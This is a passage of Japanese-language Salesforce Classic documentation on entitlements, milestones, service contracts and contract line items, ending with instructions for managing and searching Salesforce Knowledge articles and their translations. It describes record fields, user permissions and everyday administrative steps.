すべてのエンタイトルメントにプロセスが必要なわけではありません。たとえば、単純なエンタイトルメントでは、顧客が年中無休 24 時間の電話サポートの対象であることしか示しません。顧客のケースが未解決のまま 2 時間が経過したらスーパーバイザにメールで通知する場合など、この定義に時間ベースのステップまたはサービスレベルを追加する必要があるときは、エンタイトルメントプロセスが必要です。

マイルストン
エンタイトルメントプロセスの必要なステップ。マイルストンは、各顧客に提供するサービスレベルを示す指標です。たとえば、マイルストンには、ケースの最初の対応や解決時間が含まれます。

マイルストンアクション
エンタイトルメントプロセスのマイルストンで発生する、時間ベースのワークフローアクション。たとえば、次のようなアクションをマイルストンに追加できます。

- 最初の対応マイルストンの期限が切れる予定の 1 時間前に特定のユーザにメールアラートを送信する
- 最初の対応が完了した 1 分後にケースの特定の項目を更新する

次の 3 種類のマイルストンアクションがあります。

- *成功時のアクション*: マイルストンの完了時にトリガされる
- *警告時のアクション*: マイルストンが違反に近いときにトリガされる
- *違反時のアクション*: マイルストンが違反したときにトリガされる

各アクション種別の ToDo、メールアラート、項目更新、アウトバウンドメッセージを自動化できます。

関連トピック:

エンタイトルメント

エンタイトルメントの項目

エンタイトルメントには次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目	説明
取引先名	エンタイトルメントに関連付けられている取引先。すべてのエンタイトルメントは取引先にリンクされている必要があります。
納入商品名	エンタイトルメントに関連付けられている納入商品。 商品は、会社が販売するアイテム (たとえば、ラップトップケース)を示し、納入商品は、顧客が購入した特定の商

項目	説明
	品(Johnが購入したラップトップケース)を示します。
営業時間	エンタイトルメントのサポートされている営業時間。 エンタイトルメントの営業時間についての詳細は、「エンタイトルメント管理での営業時間の機能」を参照してください。
障害あたり	エンタイトルメントがサポートするケース数を制限します。 顧客とのサービス契約が、日数やその他の条件ではなくケース数に基づいている場合は、この項目を使用します。そうでない場合は必要ありません。 メモ: このオプションは、作業指示には使用できません。
エンタイトルメントあたりのケース	このエンタイトルメントがサポートするケース数の合計。 この項目は、［障害あたり］項目が選択されている場合にのみ表示されます。
契約品目名	エンタイトルメントに関連付けられた契約品目名(商品)。
終了日	エンタイトルメントが有効な最後の日。 この項目は、Apexトリガまたはクイックアクションで入力するように設定していなければ、空白です。たとえば、［終了日］を［開始日］の365日後に設定するクイックアクションを作成できます。
エンタイトルメント名	エンタイトルメントの名前。 *電話サポート*のように、内容がわかるような名前を使用することをお勧めします。これにより、取引先、取引先責任者、納入商品の関連リストに表示された場合に、エンタイトルについてわかりやすくなります。
稼働時間	エンタイトルメントの作業指示に従う必要がある稼働時間。この項目が表示されるのは、Field Service Lightningが有効である場合のみです。

項目	説明
サービス契約	エンタイトルメントに関連付けられているサービス契約。 [参照]ダイアログボックスでサービス契約をすばやく検索するには、［絞り込み条件］項目から条件を選択します。管理者は、ルックアップ検索条件を設定して、検索条件の値および結果を制限します。
開始日	エンタイトルメントが有効な最初の日。 この項目は、Apexトリガまたはクイックアクションで入力するように設定していなければ、空白です。たとえば、［開始日］を［状況］が*［有効］*に変更された日に設定するクイックアクションを作成できます。
エンタイトルメントプロセス	エンタイトルメントプロセスのエンタイトルメントへの追加。 エンタイトルメントプロセスは、サポートチームがケースを解決するために実行する必要のあるすべてのステップ(マイルストン)を含むタイムラインです。各プロセスには、顧客に適切なサービスレベルをどのように実施するかを決めるためのロジックが含まれています。
残りケース	このエンタイトルメントがサポートできるケース数。このエンタイトルメントが関連付けられたケースが作成されるごとに、この項目の値が小さくなります。 この項目は、［障害あたり］項目が選択されている場合にのみ表示されます。
状況	エンタイトルメントの状況。 状況は、Salesforce組織の現在のシステム日付とエンタイトルメントの［開始日］および［終了日］によって決まります。状況は次のように設定されます。 • システム日付が［開始日］以降で［終了日］以前の場合は有効。 • システム日付が［終了日］より後の場合は期限切れ。 • システム日付が［開始日］より前の場合は無効。
状況アイコン	次のアイコンのいずれかによって、エンタイトルメントの状態を示します。 • 有効

項目	説明
	• 期限切れ • 無効
種類	Webサポート、電話サポートなど、エンタイトルメントの種別。 管理者は項目の値をカスタマイズできます。

関連トピック:

エンタイトルメントの用語

サービス契約

サービス契約

Salesforce のサービス契約は、ユーザと顧客の間に交わされたカスタマーサポート契約です。サービス契約によって、保証、登録内容、サービスレベル契約 (SLA)、その他の種類のカスタマーサポートを示すことができます。

サービス契約は、高度なエンタイトルメント機能です。次の場合に使用が必要な可能性があります。

- 保証、登録内容、サービスレベル契約など、顧客向けの特定のサービスレベルを定義する。
- 顧客のエンタイトルメントが契約レベルで更新される。つまり、顧客に有効なサービス契約があるときにのみビジネスプロセスで顧客のエンタイトルメントを作成できる場合。

Salesforce の [サービス契約] タブでサービス契約を表示および管理します。サービス契約の設定に応じて、取引先および取引先責任者の [サービス契約] 関連リストを使用することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

関連トピック:

サービス契約を使用するためのガイドライン
サービス契約の項目
サービス契約の設定

サービス契約を使用するためのガイドライン

サービス契約は、カスタマーサポートの種類について、ユーザと顧客の間に交わされた契約です。サービス契約の基本アクションを実行する方法について説明します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービス契約を参照にする
- サービス契約に対する「参照」

サービス契約を編集する
- サービス契約に対する「編集」権限

サービス契約を作成またはコピーする
- サービス契約に対する「作成」

サービス契約を削除する
- サービス契約に対する「削除」

サービス契約の表示

サービス契約は、[サービス契約] タブ、または取引先や取引先責任者の [サービス契約] 関連リストに表示されます。サービス契約の詳細を表示するには、サービス契約名をクリックします。関連付けられたエンタイトルメント、契約品目名、項目の更新履歴などが表示されます。

取引先または取引先責任者の [サービス契約] 関連リストには、その項目に関連付けられているすべてのサービス契約が表示されます。

ヒント: コンソールにサービス契約が設定されている場合、[コンソール] タブをクリックして検索し、サービス契約とそれに関連するレコードを 1 画面内で検索、表示、編集できます。

サービス契約の作成

サービス契約は、次の場所から作成および編集できます。

- [サービス契約] タブ
- 取引先および取引先責任者の [サービス契約] 関連リスト

各サービス契約を Salesforce の取引先にリンクすることをお勧めします。そうすることで、サービス契約のエンタイトルメントを作成し、取引先に関連付けられた取引先責任者にエンタイトルメントを割り当てることができます。

ヒント:

- サービス契約の [コピー] をクリックして、既存のサービス契約から新しいサービス契約をすばやく作成できます。
- 1 つのサービス契約を別のサービス契約の親にするには、[親サービス契約] 項目と [子サービス契約] 関連リストを使用します。これによって、複雑な契約を表すことができます。
- エンタイトルメントはサービス契約内の条件を反映し、サービス契約は複数のエンタイトルメントに関連付けられている場合があります。エンタイトルメントをサービス契約にリンクするには、サービス契約の [エンタイトルメント] 関連リストまたはエンタイトルメントの [サービス契約] 参照項目を使用します。

サービス契約の削除

サービス契約の詳細ページまたは [サービス契約] 関連リストからサービス契約を削除できます。

削除したサービス契約はごみ箱に移動されます。サービス契約に関連するメモ、添付ファイル、活動、または契約品目名も削除されます。サービス契約を元に戻すと、関連する項目も復元されます。

メモ:

- 有効なエンタイトルメントまたは期限の切れたエンタイトルメントを含むサービス契約は削除できません。サービス契約に問題がある場合などにエンタイトルメントを含むサービス契約を削除するには、そのエンタイトルメントを別のサービス契約に追加してからサービス契約を削除します。
- 親サービス契約と子サービス契約が両方存在するサービス契約を削除する場合は、その親と子がサービス契約階層でリンクされなくなることに注意してください。

サービス契約の共有

共有ルールを使用して、デフォルトの共有モデルで許可されている以外の、サービス契約に対する他のユーザのアクセスを許可できます。ただし、デフォルトのモデルよりも厳しくするために共有モデルを変更することはできません。

サービス契約へのアクセス権のあるユーザを確認するには、サービス契約の詳細ページで [共有] をクリックします。共有の詳細ページが表示されます。そのページで次の操作を実行できます。

- サービス契約へのアクセス権があるユーザのリストを表示する。
- [追加] をクリックして他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与する。サービス契約の「参照」権限があるユーザとのみ、サービス契約を共有できます。
- 共有の直接設定ルールを作成、編集、および削除する。
- サービス契約へのアクセス権があるユーザのリストを絞り込むカスタムビューを定義する。

ユーザ間のサービス契約の移行

ユーザへの複数のサービス契約の移行が必要な場合があります。これを行うには、[サービス契約] タブをクリックし、[ツール] セクションの [サービス契約所有権の移行] をクリックします。

関連トピック:

サービス契約

サービス契約の項目

サービス契約の項目

サービス契約には次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

項目	説明
取引先名	サービス契約を購入または所有する取引先。
有効化日	サービス契約が最初に有効になった日。*
承認 状況	承認プロセス状況の項目。サービス契約の承認プロセスがある場合、この項目に承認プロセスの現在のフェーズが示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目	説明
市区郡 (請求先)	請求先住所の市区郡部分。最大 40 文字です。
国 (請求先)	請求先住所の国名部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。
都道府県 (請求先)	請求先住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。
郵便番号 (請求先)	請求先住所の郵便番号部分。最大 20 文字です。
取引先責任者名	サービス契約に関連付けられた取引先責任者。ドロップダウンリストから選択します。
契約名	サービス契約の名前。 ビジネスニーズによっては、顧客の名前、契約終了日、契約の対象となる商品の種別、その他の情報を含めると役立つ場合があります。
契約番号	サービス契約を特定する自動生成番号。(参照のみ)
作成者	サービス契約を作成したユーザ。(参照のみ)
作成日	サービス契約が作成された日付。*
通貨	サービス契約のすべての金額項目で使用する通貨。マルチ通貨を使用する組織でのみ表示されます。 契約品目名のあるサービス契約の通貨は変更できません。
説明	サービス契約の説明。この項目には最大 32 KB までのデータを入力できます。 エージェントがサービス契約の提供範囲を理解しやすい情報を含めてください。たとえば、「この契約は、2時間以内の初回応答および24時間以内のケース解決が顧客に提供されます。」とします。
割引	サービス契約の契約品目名のすべての割引に対する重み付きの平均。100 までの正の数です。(参照のみ)
終了日	サービス契約が有効な最後の日。* この項目は、Apexトリガまたはクイックアクションで入力するように設定していなければ、空白です。たとえば、［終了日］を［開始日］の 365 日後に設定するクイックアクションを作成できます。

項目	説明
総計	送料および税金を加えたサービス契約の合計金額。(参照のみ)
最終更新者	最後にサービス契約を変更したユーザ。(参照のみ)
品目名	サービス契約の契約品目名 (商品) の数。
親サービス契約	サービス契約の親サービス契約 (ある場合)。 ヒント: サービス契約の子サービス契約の表示、作成、削除は、[子サービス契約] 関連リストで行います。
ルートサービス契約	サービス契約階層の最上位サービス契約。サービス契約が階層のどこにあるかに応じて、ルートが親と同じになる場合があります。(参照のみ)
サービス契約所有者	サービス契約に割り当てられた所有者。
送料および手数料	サービス契約の納入および処理に関する費用の合計。
市区郡 (納入先)	納入先住所の市区郡部分。最大 40 文字です。
国 (納入先)	納入先住所の国名部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。
都道府県 (納入先)	納入先住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。
町名・番地 (納入先)	主な連絡先または納入先住所の町名・番地。最大 255 文字です。
郵便番号 (納入先)	主な連絡先または納入先住所の郵便番号部分。最大 20 文字です。
特記事項	サービス契約に明記しておくべき合意条件。
開始日	サービス契約が有効な最初の日。* この項目は、Apex トリガまたはクイックアクションで入力するように設定していなければ、空白です。たとえば、[開始日] を [状況] が「有効」に変更された日付に設定するクイックアクションを作成できます。

項目	説明
状況	サービス契約の状況。 状況は、組織のシステムの現在の日付とサービス契約の［開始日］と［終了日］によって決定します。状況は次のように設定されます。 • システム日付が［開始日］以降で［終了日］以前の場合は有効。 • システム日付が［終了日］より後の場合は期限切れ。 • システム日付が［開始日］より前の場合は無効。
状況アイコン	次のアイコンのいずれかでサービス契約の状態が示されます。 • 有効 • 期限切れ • 無効
小計	割引、税金、送料を適用する前のサービス契約品目名(商品)の合計。(参照のみ)
消費税等	サービス契約の税額合計。これは通貨項目であるため、パーセントではなく金額を入力します。たとえば、*「$10.50」*と入力します。
期間(月)	サービス契約が有効な月数。 この項目は、［開始日］および［終了日］値には依存しません。ビジネスでサービス契約を使用する方法に応じて、［期間］項目を非表示にしたり、［期間］が指定されるときに［終了日］を入力するデータ検証を設定したりできます。
合計金額	割引を適用し、税金および送料を適用する前のサービス契約品目名(商品)の合計。(参照のみ)

*サービス契約には 4 つの日付項目があります。［作成日］は Salesforce でサービス契約が作成された日付であるため、最も早い日付です。［有効化日］は、取引先または顧客に対して初めて有効化された日付です。最後に、［開始日］はサービス契約が有効になった日付または最後に更新された日付、［終了日］はサービス契約が有効

な最後の日です。［開始日］および［終了日］はデフォルトで空白ですが、［状況］などの他のサービス契約項目に基づいてこれらの項目に入力する Apex トリガを作成できます。

関連トピック:

- サービス契約を使用するためのガイドライン
- 契約品目名の項目

契約品目名

契約品目名

契約品目名は、一般契約ではなくサービス契約に含まれる特定の商品です。Salesforce 組織が商品を使用する場合にのみ、契約品目名を使用できます。

サービス契約の品目名は、[契約品目名] 関連リストに表示されます。

メモ: スケジュールは契約品目名に表示されず、コミュニティユーザは契約品目名にアクセスできません。

例: 商品X、Y、Zを含むサービス契約を作成してから、特定の取引先の取引先責任者に割り当てられたそのサービス契約のエンタイトルメントを作成できます。取引先責任者からサポートに連絡があった場合、エージェントはサービス契約に関連付けられたエンタイトルメントが有効かどうかを確認します。有効な場合、エージェントはサービス契約に含まれる商品(契約品目名として表示)のサポートを提供できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

関連トピック:

- 契約品目名を使用するためのガイドライン
- 契約品目名の項目

契約品目名を使用するためのガイドライン

契約品目名は、サービス契約に含まれる特定の商品です。契約品目名の基本アクションを実行する方法について説明します。

契約品目名の表示

契約品目名を表示するには、そのサービス契約に移動します。[契約品目名] 関連リストには、サービス契約に関連付けられているすべての品目が表示されます。契約品目名をクリックすると、関連付けられたエンタイトルメント、履歴などが表示されます。

メモ: 契約品目名のリストビューを作成することはできません。

サービス契約への契約品目名の追加

サービス契約の詳細ページの [契約品目名] 関連リストからサービス契約に品目名を追加できます。

1. [契約品目名] 関連リストで [商品名の追加] をクリックします。
2. プロンプトが表示されたら価格表を選択します。標準価格表のみが有効化されている場合は、自動的にサービス契約に割り当てられます。
3. リストから1つ以上の商品を選択するか、商品を検索して商品名をクリックします。
4. 各商品の属性を入力します。業務に固有な項目を追加するために、システム管理者がこのページをカスタマイズしている場合があります。
5. 商品の [販売価格] を入力します。[販売価格] は、商談に割り当てられている価格表に指定されたデフォルトのリスト価格に設定されます。必要なユーザ権限がある場合には、この値を上書きできます。たとえば、割引を行うことができます。
6. [数量] ボックスに、この価格で提供する商品の数を入力します。
7. [保存] をクリックします。

ヒント: 1つの品目名を別の品目名の親にするには、[親契約品目名] 項目と [子契約品目名] 関連リストを使用します。これにより、複数のコンポーネントを含む複雑な商品を表すことができます。

契約品目名の削除

サービス契約の契約品目名の詳細ページまたは [契約品目名] 関連リストから契約品目名を削除できます。

削除した契約品目名はごみ箱に移動されます。契約品目名に関連するメモ、添付ファイル、活動も削除されます。契約品目名を元に戻すと、関連項目も元に戻ります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービス契約に契約品目名を追加する
- サービス契約に対する「編集」権限

  および

  契約品目名に対する「作成」および商品と価格表に対する「参照」

契約品目名を参照する
- 契約品目名に対する「参照」および商品と価格表に対する「参照」

契約品目名を編集する
- 契約品目名に対する「編集」および商品と価格表に対する「参照」

契約品目名を削除する
- 契約品目名に対する「削除」および商品と価格表に対する「参照」

契約品目名の共有

契約品目名の共有はできません。契約品目名の共有は、サービス契約の共有を継承します。たとえば、サービス契約の「参照」権限を持つユーザは、契約品目名の「参照」権限を継承します。

関連トピック:

- 契約品目名の項目
- エンタイトルメントの用語

契約品目名の項目

契約品目名には次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目	説明
納入商品名	契約品目名に関連付けられた納入商品。 商品は、会社が販売するアイテム (たとえば、ラップトップケース)を示し、納入商品は、顧客が購入した特定の商品 (John が購入したラップトップケース) を示します。
作成者	契約品目名を作成したユーザ。(参照のみ)
作成日	契約品目名が作成された日付。
説明	契約品目名のテキストによる説明。この項目には最大 32 KB までのデータを入力できます。レポートには、最初の 255 文字だけが表示されます。
割引	契約品目名に適用する割引額。パーセント記号を使用して、または使用せずに数値を入力できます。また、小数点以下の桁数は最大 2 桁です。
終了日	契約品目名が有効な最後の日。 この項目は、Apex トリガまたはクイックアクションで入力するように設定していなければ、空白です。
最終更新者	最後に契約品目名を変更したユーザ。(参照のみ)

項目	説明
品目番号	契約品目名を識別する自動生成番号。(参照のみ)
リスト価格	価格表内の契約品目名(商品)の価格(通貨を含む)。(参照のみ)
親契約品目名	契約品目名の親品目名(存在する場合)。 ヒント: 契約品目名の子品目名の表示、作成、削除は、[子契約品目名]関連リストで行います。
商品	価格表に表示される契約品目名(商品)の名前。
数量	サービス契約の契約品目名(商品)の単位数。 値は 1 以上である必要があります。
ルート契約品目名	契約品目名階層の最上位契約品目名。品目名が階層のどこにあるかに応じて、ルートが親と同じになる場合があります。(参照のみ)
販売価格	契約品目名に使用する価格。 デフォルトでは、商談または見積に追加される契約品目名(商品)の販売価格は、価格表から取得する品目名のリスト価格です。ただし、変更は可能です。
サービス契約	契約品目名に関連付けられたサービス契約。
開始日	契約品目名の開始日。 この項目は、Apexトリガまたはクイックアクションで入力するように設定していなければ、空白です。
状況	契約品目名の状況。 状況は、組織のシステムの現在の日付と契約品目名の［開始日］と［終了日］によって決定します。状況は次のように設定されます。 • システム日付が［開始日］以降で［終了日］以前の場合は有効。 • システム日付が［終了日］より後の場合は期限切れ。 • システム日付が［開始日］より前の場合は無効。
状況アイコン	次のアイコンのいずれかで契約品目名の状況が示されます。 • 有効 • 期限切れ

項目	説明
	• 無効
小計	契約品目名の価格に数量を乗じた価格。
合計金額	契約品目名の価格に数量を乗じ、割引金額を引いた価格。

関連トピック:

- サービス契約の項目
- 契約品目名を使用するためのガイドライン

ナレッジへのアクセス

Salesforce ナレッジ

記事および翻訳の操作

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

[記事の管理] タブが、公開サイクル全体 (作成、コラボレータへの割り当て、翻訳、公開、アーカイブ、削除) を通じて記事を操作するためのホームページとなります。

一部のタスクでは、実行するためにエージェントに記事の記事タイプおよび記事アクションに対する適切な権限が必要です。詳細は、「公開グループへの記事アクションの割り当て」を参照してください。

リストビューに表示する記事を指定するには、サイドバーで次のオプションを使用します。

- [ビュー] 領域で、[ドラフト記事]、[公開記事]、または [アーカイブ済み記事] を選択します。ドラフト記事は、自分に割り当てられているドラフト記事または他のユーザに割り当てられているドラフト記事 (組織のすべてのドラフト記事) に絞り込むことができます。
- 該当する場合は、[ビュー] 領域の [翻訳] タブをクリックして、[ドラフト翻訳] または [公開翻訳] を選択します。ドラフト翻訳は、自分に割り当てられているドラフト翻訳、翻訳キューに割り当てられているドラフト翻訳、または他のユーザに割り当てられているドラフト翻訳 (組織のすべてのドラフト翻訳) に絞り込むことができます。
- 現在のビューを絞り込むには、最初に記事の言語検索条件を選択し、次に [ビュー内を検索] 項目にキーワードまたは語句を入力します。アーカイブ済み記事では [ビュー内を検索] 項目が無効です。
- [条件] エリアで、ドロップダウンメニューからカテゴリを選択して現在のビューを絞り込みます。

表示する列を変更するには、[列] をクリックします。[ビュー] エリアでの選択に応じて、次の列を選択できます。

列	説明	ビュー
アクション	記事または翻訳に実行可能なアクションが表示されます。	すべての記事と翻訳
すべてのユーザの評価	内部の Salesforce 組織、カスタマーポータル、パートナーポータル、および公開知識ベースのユーザからの平均評価。	公開記事、アーカイブ済み記事、および公開翻訳
アーカイブ日	記事がアーカイブされた日付。	アーカイブ済み記事
記事番号	記事に自動的に割り当てられる固有番号。	すべての記事と翻訳
記事タイトル	記事を表示するにはクリック。	すべての記事

ユーザ権限

記事を作成、編集、または削除する
- 「記事の管理」

  および

  記事タイプに対する「作成」、「参照」、「編集」、または「削除」

記事を公開またはアーカイブする
- 「記事の管理」

  および

  記事タイプに対する「作成」、「参照」、「編集」、および「削除」

記事の翻訳を申請する
- 「記事の管理」

  および

  記事タイプに対する「作成」、「参照」、および「編集」

記事の承認を申請する
- 承認プロセス設定によって異なる権限

列	説明	ビュー
割り当て先	記事の作業を割り当てられたユーザ。	ドラフト記事とドラフト翻訳
割り当ての詳細	割り当てに関する説明。	ドラフト記事とドラフト翻訳
割り当て期日	記事の作業を完了する日付。この日付を経過すると、赤色で表示されます。	ドラフト記事とドラフト翻訳
作成日	記事が書き込まれた日付。	ドラフト記事とドラフト翻訳
カスタマーの評価	カスタマーポータルおよび公開知識ベースのユーザからの平均評価。	公開記事、アーカイブ済み記事、および公開翻訳
言語	記事が翻訳される言語。	ドラフト翻訳と公開翻訳
最後のアクション	翻訳に対して最後に行われたアクションの日付と種別。	ドラフト翻訳と公開翻訳
最終更新者	記事を最後に更新したユーザ。	ドラフト記事とドラフト翻訳
最終更新日	記事が最後に編集された日付。	すべての記事と翻訳
参照回数が最多 （すべてのユーザ）	内部の Salesforce 組織、カスタマーポータル、パートナーポータル、および公開知識ベースのユーザからの平均表示回数。	公開記事、アーカイブ済み記事、および公開翻訳
参照回数が最多 （カスタマー）	カスタマーポータルおよび公開知識ベースのユーザからの平均表示回数。	公開記事、アーカイブ済み記事、および公開翻訳
参照回数が最多 （パートナー）	パートナーポータルおよび公開知識ベースのユーザからの平均表示回数。	公開記事、アーカイブ済み記事、および公開翻訳
パートナーの評価	パートナーポータルおよび公開知識ベースのユーザからの平均評価。	公開記事、アーカイブ済み記事、および公開翻訳
公開日	記事が公開された日付。	公開記事と公開翻訳
ソース記事	翻訳前の元の記事。記事を表示するには、タイトルをクリックします。	ドラフト翻訳と公開翻訳
翻訳記事	翻訳記事のタイトル。翻訳を編集するには、タイトルをクリックします。	ドラフト翻訳と公開翻訳

列	説明	ビュー
翻訳状況	翻訳サイクル内の状況。各翻訳の状況を表示するには、アイコンの上にマウスを移動します。翻訳が公開済みの場合は、ドラフト翻訳と公開翻訳にそれぞれ別個のタブが表示されます。	翻訳を申請した記事
タイプ	記事に含まれる情報を決定する、FAQ または商品説明などの記事タイプ。	すべての記事
検証状況	記事の内容が検証されたかどうかを示します。	すべての記事と翻訳 (有効な場合)
バージョン	記事のバージョン。バージョン番号の上にマウスを置くと、その記事の他のバージョンについての詳細が表示されます。	すべての記事

[記事の管理] タブでは、次の操作を実行できます。

- 検索語を入力するか、[カテゴリ] ドロップダウンメニューを使用して、記事または翻訳を検索する。
- [新規] をクリックして記事を作成する。
- 記事また翻訳を選択し、[Publish...] をクリックして公開する。「記事を公開」記事アクションの権限があり、記事に承認プロセスが設定されている場合は、[Publish...] ボタンと [承認申請] ボタンの両方が表示されます。
- 記事また翻訳の横にある [編集] をクリックして変更する。
- 記事または翻訳の横にある [プレビュー] をクリックして、エンドユーザにどう表示されるかを確認する。［チャネル］ドロップダウンメニューから、記事を表示するチャネルを選択できます (公開知識ベースを除く)。

  メモ: 投票および Chatter 情報は、ナレッジ記事をプレビューしているときには使用できません。

- 記事または翻訳のバージョン番号をクリックして、他のバージョンのリストを表示する。
- 記事また翻訳を選択し、[Assign...] をクリックして、所有者を変更する。

  メモ: すべてのドラフト記事に任命先が必要です。

- 記事また翻訳を選択し、[削除] をクリックしてごみ箱に移動する。
- 公開記事また公開翻訳を選択し、[Archive...] をクリックしてアーカイブする。
- 記事を選択し、[翻訳申請] をクリックして翻訳を申請する。言語ごとに記事の期日を設定して、別のエージェントまたは翻訳ベンダにエクスポートするキューに割り当てることができます。
- [設定] ページに直接移動し、[関連リンク] 領域の [記事をエクスポートして翻訳する] および [記事翻訳のインポート] を使用して翻訳する記事をエクスポートまたはインポートする。

[ナレッジ] タブでの記事および外部ソースの検索

統合検索を使用して、すべてのリソースを一度に検索します。

記事の作成と編集

[ナレッジ] タブまたは [記事の管理] タブで記事を作成または編集できます。記事を作成する場合、記事タイプと言語の選択が必要になる場合があります。公開記事または翻訳を編集する場合、元の記事を公開したままドラフトコピーを編集するか、元の記事を公開から削除して直接編集するかを選択します。コピーを編集する場合、そのコピーを公開すると、最後に公開されたバージョンの記事と置き換えられます。元の記事を編集する場合、その記事を再公開するまでチャネルでは使用できません。

記事および翻訳の公開

記事や翻訳を公開すると、選択したすべてのチャネルに表示されます。翻訳のある記事を公開した場合は、記事のすべての翻訳も公開されます。

Salesforce ナレッジ内の記事の翻訳

組織が Salesforce ナレッジの記事を内部で翻訳する場合は、翻訳の詳細ページから翻訳を入力できます。

記事と翻訳のアーカイブ

アーカイブすると、使用されなくなった公開記事と翻訳は削除され、組織の Salesforce ナレッジチャネルでエージェントおよび顧客には表示されなくなります。

Salesforce ナレッジ記事バージョン

記事をバージョン管理することで公開済み記事の旧バージョンを保存できるため、ケースに関連付けられた記事のバージョンを確認することができます。前バージョンを保存するには、新しいバージョンを公開するときに［新規バージョンとしてフラグ］チェックボックスをオンにします。公開されていた前バージョンが保存され、新しいバージョンに次のシーケンスバージョン番号が識別子として付けられて公開されます。

記事と翻訳の削除

[記事の管理] タブか、記事または翻訳の詳細ページで記事と翻訳を削除できます。完全に削除すると、記事は知識ベースから削除されます。削除できるのは、ドラフト記事、記事のドラフト翻訳、またはアーカイブ済み記事です。公開記事または翻訳は削除できません。

[記事] タブまたは [ナレッジ] タブ
Salesforce ナレッジで使用しているタブと、各タブで可能な操作を確認します。

関連トピック:

[ナレッジ] タブでの記事および外部ソースの検索
記事の作成と編集
記事および翻訳の公開
Salesforce ナレッジ内の記事の翻訳
記事と翻訳のアーカイブ
Salesforce ナレッジ記事バージョン
記事と翻訳の削除
[記事] タブまたは [ナレッジ] タブ
Salesforce ナレッジドキュメントの概要
Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

[ナレッジ] タブでの記事および外部ソースの検索

ユーザ権限

記事を表示する	記事タイプに対する「参照」
記事を作成する	「記事の管理」 および 記事タイプに対する「参照」および「作成」
ドラフト記事を編集する	「記事の管理」 および 記事タイプに対する「参照」および「編集」
公開記事またはアーカイブ済み記事を編集する	「記事の管理」 および 記事タイプに対する「作成」、「参照」、および「編集」
ドラフト記事、公開記事、またはアーカイブ済み記事を削除する	「記事の管理」 および 記事タイプに対する「参照」、「編集」、および「削除」
外部データソースを作成および編集する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

統合検索を使用して、すべてのリソースを一度に検索します。

1. [検索] ボックスに検索語を入力します。

   検索語には検索用のワイルドカードと演算子を使用できます。組織でオートコンプリートオプションが有効化されている場合は、推奨候補から選択できます。

   メモ: オートコンプリートのドロップダウンの記事タイトルには用紙アイコンが表示されますが、キーワードには虫眼鏡アイコンが表示されます。

2. 検索アイコンをクリックするか、キーボードの *Enter* キーを押します。
3. 必要に応じて、検索条件を選択して、検索結果を絞り込みます。

   検索するソースに応じて、言語、データカテゴリ、記事の状況、記事タイプ、記事検証で絞り込みます。すべての検索条件をデフォルト設定に戻すには、[リセット] をクリックします。

   - ［すべて］を選択すると、組織でサポートされている内容に応じて、言語およびデータカテゴリで絞り込むことができます。
   - ［記事］または［私のドラフト］を選択すると、次を使用して絞り込むことができます。
     - 記事の状況: 公開、ドラフト、およびドラフト翻訳
     - 言語: 組織でサポートされている内容によって値は異なる
     - データカテゴリ: 組織で作成された内容によって値は異なる
     - 記事タイプ: 組織で作成された内容によって値は異なる
     - 検証状況: 条件なし (すべての記事)、未検証 (検証されていない記事)、検証済み (検証された記事)、およびレビュー中など、組織でサポートされている他のすべての値。
   - 外部ソースが選択されている場合、検索条件はなく、表示される一般記事情報は外部オブジェクトの検索レイアウトによって制御されます。

4. 記事の場合、次の項目で並び替えることができます。
   - 公開日
   - 最良の評価
   - 参照回数が最多
   - タイトル: A ～ Z
   - タイトル: Z ～ A
5. 記事または外部ソースタイトルをクリックして、情報を表示します。タイトルの下に、新しい記事を示す表示、記事番号、記事タイプ、検証状況、最終公開日、記事ビューの比較、および記事評価の比較などの一般的な記事情報が表示されます。
6. 権限に従って、記事ごとにドロップダウンを使用して、記事をフォローまたはフォロー解除、編集、公開、および削除します。

検索結果の記事の昇格

